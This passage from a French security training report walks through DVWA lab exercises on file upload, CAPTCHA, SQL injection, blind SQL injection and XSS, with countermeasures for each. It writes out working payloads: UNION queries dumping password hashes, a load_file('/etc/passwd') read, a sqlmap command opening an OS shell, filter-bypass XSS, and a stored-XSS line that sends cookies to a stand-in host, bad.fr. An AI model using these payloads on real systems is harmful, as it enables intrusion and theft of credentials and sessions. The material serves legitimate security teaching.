La première partie du code ci-dessus crée une nouvelle image à partir du fichier chargé (fonctions `imagecreatefromjpeg()` et `imagecreatefrompng()`) et l'enregistre dans la variable `$temp_file`. Cette opération a pour but dépouiller le fichier de tout code ne correspondant pas à une image et notamment les meta-données. Cela permet donc de contrer la faiblesse explicitée dans la contre-mesure précédente.

La deuxième partie du code a, elle, pour but de déplacer le fichier au bon endroit sur le serveur. La troisième partie du code supprime tous les fichiers temporaires qui auraient pu être créés. Ces deux dernières parties permettent de se prémunir contre la présence de fichiers qui n'auraient pas été traités correctement et qui pourraient être exécutés grâce à la technique du *Remote File Inclusion*.

L'ensemble des tests effectués à ce niveau de sécurité permettent donc de se prémunir au maximum contre le chargement de fichiers non désirés. En effet, les portions de code qui auraient notamment pu être associées à une image ne doivent pas subsister à l'issu du traitement par les fonctions PHP `imagecreatefromjpeg()` et `imagecreatefrompng()`.

## 5 Insecure CAPTCHA

De nombreux robots (ou *bots*) agissent de façon automatique sur internet afin, principalement, d'envoyer des messages, qu'ils soient publicitaires ou malveillants. La plupart des spams échangés sur internet sont d'ailleurs le fait de tels robots. Il est donc nécessaire, dans certaines applications web permettant notamment l'envoi de messages, de vérifier s'il s'agit d'un humain ou d'une machine qui souhaite effectuer cette opération.

C'est dans ce but que les contrôles CAPTCHA ont été créés. En effet, CAPTCHA est l'acronyme de *Completely Automated Public Turing test to tell Computers and Human Apart*. Comme son nom l'indique, ce test est censé permettre de confirmer ou non la présence d'un humain derrière la machine souhaitant réaliser une certaine opération. Ce test peut prendre plusieurs formes : reconnaissance de caractères déformés ou encore reconnaissance d'éléments dans un puzzle.

Pour que ce test soit efficace, il est nécessaire qu'il soit implémenté de façon correcte et, ainsi, ne pas laisser la possibilité à un attaquant d'exploiter une faille qu'il pourra par la suite réutiliser dans un script automatique.

### 5.1 Description de la vulnérabilité

Différentes catégories de vulnérabilités peuvent être mises en évidence concernant les contrôles CAPTCHA.

**Transmission de la solution :** La première et la plus simple à exploiter est lorsque la solution se trouve être transmise en texte clair au navigateur client. Il ne suffit que de repérer l'endroit où se trouve la solution pour réaliser un script qui résoudra à coup sûr chaque contrôle CAPTCHA. En effet, les solutions peuvent être passées en argument de l'URL, dans le nom de l'image, dans un champ caché d'un formulaire HTML ou encore en commentaire du fichier HTML chargé.

**Mauvaise vérification de la réussite au test :** La deuxième catégorie de vulnérabilités concerne le fait que le contrôle CAPTCHA peut être outrepassé si la vérification de la réussite au test n'est pas suffisamment sécurisée. En effet, la ou les variables indiquant une réussite ou non au test doivent être protégées et ne pas être facilement modifiées sans avoir à réaliser le test au préalable. Dans le cas contraire, il est encore possible de trouver une parade à la réalisation du test par un humain et de l'implémenter dans un script automatique.

**Résolution automatique :** Enfin, la troisième catégorie de vulnérabilités concerne la possibilité de résoudre de façon automatique les contrôles CAPTCHA. Dans cette catégorie, beaucoup de problèmes sont à prendre en compte : la difficulté du problème, le temps de résolution du problème ou encore l'étendue de la base de données CAPTCHA. En effet, ce dernier point est important car si la base de données d'images par exemple n'est pas assez grande, une entité pourrait facilement trouver un avantage financier à payer des personnes pour résoudre tous les problèmes CAPTCHA afin de pouvoir les exploiter automatiquement par la suite.

## **5.2 Exploitation de la vulnérabilité**

## **5.3 Contre-mesure**

## 6 Injection SQL

### 6.1 Description

L'injection SQL, en anglais SQL injection, ou SQLi en abrégé, est une des attaques les plus dangereuses. Comme pour le Cross Site Scripting présenté dans la suite de ce document, il s'agit ici de tirer parti de l'absence de filtrage des entrées utilisateurs. Cette absence de contrôles permet à un hacker d'insérer du code qui sera interprété par l'analyseur cible, par exemple SQL.

Dans la cas particulier de l'injection SQL et du site DVWA, les requêtes SQL, imbriquées dans des scripts PHP qui récupèrent les saisies des utilisateurs, peuvent être détournées sur la base de la syntaxe du langage.



FIGURE 21 – source : <https://xkcd.com/327/>

### 6.2 Exploitation

#### 6.2.1 DVWA - Security level "low"

La base de données contient 5 utilisateurs identifiés par les entiers de 1 à 5. La mission proposée par le DVWA est de voler leurs mots de passe par injection SQL.

On règle la "DVWA security" sur low de manière à avoir un site web "damn vulnerable". On saisit dans le champ User Id, une simple apostrophe i.e. '. Le site retourne le message "You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ' at line 1"

Cette simple apostrophe démontre que le site est vulnérable pour deux raisons : d'abord on sait que nos saisies sont interprétées directement par l'analyseur SQL ; elle ne sont pas filtrées. Ensuite parce que le site est "bavard".

Un clic sur le bouton "View Source" affiche le code PHP de la page. On constate, en effet, qu'on peut saisir n'importe quoi dans le champ User Id, il sera transmis sans modification à la requête \$query via \$id.

L'injection SQL suivante :

```
' UNION select password, last_name from users#
```

donne la requête suivante en remplaçant \$id dans le script PHP :






FIGURE 22 – Les saisies incorrectes donnent lieu à un message d'erreur SQL qui informe le hacker potentiel de l'absence de protection contre les SQLi. D'autres informations importantes sont dévoilées comme le type de base de donnée, ici MariaDB, version libre de MySQL rachetée par Oracle.

```
// Check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '' UNION
SELECT password, last_name from users# '";
```

Elle indique donc qu'on effectue l'union au sens mathématique des éléments recueillis par les deux requêtes. Le premier *SELECT* donne l'ensemble vide, le second donne tous les mots de passe et noms de la table *users*. On obtient donc les mots de passe faussement associés au champ "First name". Ces mots de passe sont cryptés. On pourra utiliser des techniques de révélation par ingénierie sociales, recherche internet, force brute, dictionnaires ou rainbow tables. L'outil John the ripper peut entrer en action. On note que Smith est certainement aussi admin car ces deux noms d'utilisateurs ont le même hash donc le même mot de passe. Le hacker peut être confiant quant à la suite des opérations car Smith ne semble pas être un adepte de la SSL. Le caractère # en fin d'injection évite que PHP n'interprète la suite du code en particulier les caractères apostrophes et guillemets qui donneraient une erreur SQL.

NB : C'est une technique répandue que de forcer l'analyseur SQL à ignorer le reste de la requête, en utilisant le symbole commentaire SQL double tiret - - les symboles de commentaires PHP dièse #, /\* \*/, // pour assurer que ce qui suit l'injection ne sera pas interprété.




FIGURE 23 – Vol des mots de passe par l'injection SQLi sur site non protégé.

Un injection SQL peut aussi donner accès au système de fichier comme le montre l'injection ci-après :

```
[ ' UNION ALL SELECT load_file('/etc/passwd'),null # ]
```

### 6.2.2 DVWA - Security level "Medium" et "High"

Pour récupérer les mots de passe lorsque l'on règle le niveau de sécurité de DVWA sur "haut" et "medium", on utilise une combinaison des outils "Burp suite" et "sqlmap" fournis par kali linux. Le navigateur doit être configuré en utilisant ce proxy Burp suite, à savoir 127.0.0.1 :8080. Cela permet l'interception des requêtes POST qui est alors copiée dans un fichier toto.txt utilisé ensuite dans la commande.

```
sqlmap -r ./toto.txt -dbs -D dvwa -dump all -os-shell
```

## 6.3 Contre-mesures

Un certain nombre de règles permettent de se prémunir des attaques par injection de commandes SQL : Pour se prémunir des injections SQL, on peut appliquer les principes suivants :

- ✎ Vérifier le format des données saisies et notamment la présence de caractères spéciaux,
- ✎ Éviter les comptes sans mot de passe,
- ✎ Ne pas afficher de messages d'erreur explicites affichant la requête ou une partie de la requête SQL,




FIGURE 24 – Récupération du fichier /etc/passwd via la commande load\_file :

- 👉 Supprimer les comptes utilisateurs non utilisés, notamment les comptes par défaut,
- 👉 Utiliser un firewall Applicatif de type mod\_security
- 👉 Désactiver l'option Load\_File.

Sur le plan pratique, un premier niveau de protection consiste à vouloir utiliser un outil comme `mysql_real_escape_string()` qui "échappe" les caractères indésirables : apostrophes, guillemets. Cette technique utilisée par DVWA - Medium level reste cependant vulnérable.

En effet, en utilisant l'HTTP URL Encoding, un espace devient un %20 dans l'URL, un "!" devient un %21, une apostrophe %27, etc. Cela nous permet donc ici de faire passer une guillemet ou une apostrophe de façon encodée pour ne pas qu'ils soient détectés et échappés par la fonction `mysql_real_escape_string`.

Plus efficace est l'utilisation des "prepared statement". DVWA, level "impossible", utilise la classe `PDOStatement` pour préparer les requêtes et ainsi séparer le code des données.

```

<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```

## 7 Injection SQL aveugle

### 7.1 Description

Les injections SQL aveugles, ou "blind SQL" en anglais, qu'on peut nommer BSQLi en abrégé, sont des techniques utilisées lorsque le serveur n'est pas "bavard". Sur le plan du code PHP, il suffit de retirer la ligne de code suivante qui affiche dans une page html les erreurs SQL :

```

or die('<pre>' . mysql_error() . '</pre>' );

```

### 7.2 Exploitation

Les attaques sur DVWA - level "low", se font progressivement. Elles nécessitent beaucoup plus de requêtes sur la base de donnée, ce qui pose un problème de discrétion pour l'attaquant. Une meilleure connaissance de SQL est aussi impérative. Ainsi, une attaque BSQLi manuelle effectuée sur le User ID de DVWA, visant à déterminer le nombre de champs de la requête, en vue de faire une UNION, utilisera une injection "ORDER BY".

L'injection [ ' ORDER BY 1 # ], sans les crochets, ne renvoie rien, par contre [ ' ORDER BY 3 # ] affiche "Unknown column '3' in 'order clause' ". La requête du script PHP utilise donc deux champs.

Ensuite, des injections [ ' UNION SELECT password, last\_name FROM xxxx # ] où xxxx désigne un nom de table évocant une liste d'utilisateurs ; on testera utilisateurs, users, user, etc

Des injections [ ' UNION SELECT password, last\_name FROM users  
WHERE LENGTH(password) = longueur # ] avec longueur = 1, 2, 3, ...  
vont permettre, itérativement, de connaître la taille du mot de passe.

Des injections [ ' UNION SELECT password, last\_name FROM users  
WHERE LENGTH(password) = 8 AND SUBSTRING(password,1,1)='a' # ]  
testent si le mot de passe commence par "a".

## 7.3 Contre-mesure

*On le voit ce type d'attaques peut devenir rapidement fastidieuses, voire impraticables. Une approche médiane consiste à écrire des scripts en python important des modules comme httpplib et urllib.*

*Enfin, des produits sur étagères comme Burp suite/sqlmap ou, mieux, [havij](#) permettent de s'attaquer aux niveaux "Low", "Medium" "High" de manière plus efficace. Havij est cependant un outil windows; Sous fedora 26, on doit installer une machine virtuelle windows; l'utilisation de wine est quant à elle souvent hasardeuse.*

# 8 Attaques Reflected XSS (non persistante)

## 8.1 Description

*Le Cross Site Scripting fait partie de la catégorie des attaques par injection au même titre que le SQLi décrit plus haut. Le Cross Site Scripting est désigné par l'acronyme XSS car CSS était déjà utilisé. Le terme XSS est en fait mal choisi car l'attaque ne concerne pas forcément plusieurs sites. En outre, un cracker peut entreprendre des attaques XSS en JavaScript mai aussi à l'aide d'autres langages ou sans utiliser les balises <script></script>.*

*Pourquoi cette dénomination ? Parce que l'un des objectifs de l'attaque est d'exécuter un script permettant de "faire traverser" des données, c'est à dire transmettre des données, to cross en anglais, depuis un site vers un autre.*

*Pourquoi l'attaque est-elle qualifiée de réfléchié ? Parce que l'attaque est comme réfléchié par le serveur web. La figure 25 indique que l'opération comprend 5 étapes :*

- 1. Envoi d'un lien piégé par mail.*
- 2. La victime clique sur le lien.*
- 3. Le serveur répond en envoyant la page demandée avec le code du hacker injecté dans l'URL. Si le site est vulnérable, c'est à dire si les données sont incluses telles quelles dans la page de résultat, donc sans encodage des symboles propres à HTML, le code sera interprétable par le navigateur de la victime.*
- 4. Le navigateur de la victime exécute le code de la page car il est censé provenir d'un serveur de confiance.*
- 5. Envoi des données de la victime vers le hacker : cookies, ...*

*Pourquoi la non persistance ? Parce que le script malicieux n'est pas stocké sur le serveur web. On ne le trouvera pas dans un fichier, une base de donnée ou un message de forum. Le script malicieux ou sa référence sont transmis dans une URL. C'est cette URL qui est transmise dans le mail frauduleux. Le cracker devra connaître les adresses mail de ses victimes. Ce n'est pas le cas*




FIGURE 25 – Reflected XSS

*pour le stored XSS puisque tout visiteur du site piégé chargera une page avec le script enregistré sur le disque du serveur.*

*Parmi les conséquences possibles, on peut citer :*

- 1. Le vol de cookies, de session, de compte, de fichiers.*
- 2. L'installation de chevaux de Troie.*
- 3. Le défaçage de site.*

## 8.2 Exploitation

### 8.2.1 DVWA - Security level "Low"

*Pour vérifier la vulnérabilité d'un site aux attaques XSS, il suffit de s'assurer que le html est transmis tel quel. Si on saisit par exemple `<b>toto</b>toto` dans un champ de recherche du site et qu'il nous renvoie **toto**toto, on constate que le code html est bien interprété puisque seul le 1er toto apparaît en gras. Le site est donc vulnérable.*




FIGURE 26 – Exemple d'injections html montrant la vulnérabilité de DVWA-Low : `<img src=http ://192.168.1.8/hacked.jpeg />`




FIGURE 27 – Exemple d'injections javascript montrant la vulnérabilité de DVWA-Low :  
<script>alert('coucou')</script>

### 8.2.2 DVWA - Security level "Medium"

Au niveau Medium, la protection utilisée utilise la fonction `str_replace()` qui remplace `<script>` par le vide.

```
$name = str_replace( '<script>', '', $_GET[ 'name' ] );
```

Cette protection est facilement contournable en injectant le code `<scr<script>ipt>alert('coucou')</script>` ou du code html `<body onload=alert("coucou")>`. Ce qui donne le même résultat que précédemment illustré par la figure 27.

### 8.2.3 DVWA - Security level "High"

Au niveau High, le filtrage est effectué par des expressions rationnelles. Cette technique n'est pas très sûre non plus puisque le code html suivant `<img src=x onError=alert('coucou')>`, contourne la contre-mesure.

### 8.2.4 DVWA - Security level "Impossible"

Ce niveau utilise notamment la fonction `htmlspecialchars()` qui assure le transcodage html ; cette solution permet d'assurer une meilleure protection du site web.






FIGURE 28 – Exemple d'injection javascript montrant la non vulnérabilité de DVWA-Impossible : `<img src=x onError=alert('coucou')>`

## 8.3 Contre-mesure

Côté client, pour se prémunir des injections XSS, il est possible de configurer le navigateur de manière à empêcher l'exécution des langages de scripts mais alors de nombreux sites dynamiques ne pourront pas fonctionner correctement. C'est donc bien la vulnérabilité du serveur web qu'il faut corriger.

Du côté serveur, on peut appliquer les principes suivants :

- 👉 Encoder les données utilisateurs affichées en remplaçant les caractères spéciaux par leurs équivalents HTML. En PHP, utiliser les fonctions `htmlentities()` ou `htmlspecialchars()`.
- 👉 Installer un pare-feu applicatif capable de filtrer les flux HTTP afin de détecter les requêtes suspectes.

## 9 Stored XSS (persistante)

### 9.1 Description

Dans ce type d'attaque, les données fournies par l'utilisateur sont enregistrées sur le serveur et non simplement transmises dans une URL. Les sites vulnérables vis à vis des ces attaques XSS présentent un faille appelée parfois "Faille du livre d'or". Cette faille existe dès lors que le site web fait confiance aux utilisateurs. Une seule injection permet d'atteindre un grand nombre de victimes sans avoir à recourir à l'ingénierie sociale nécessaire lors des attaques reflected XSS. . Il est donc primordial que toutes les données reçues par l'application web soient encodées.

**Exemple de stored XSS :** Un cracker écrit un post sur le blog d'un site vulnérable, le contenu ci-dessous :

```
blablabla. <script>location.href='http://bad.fr/?cookie='+document.cookie</script>
```

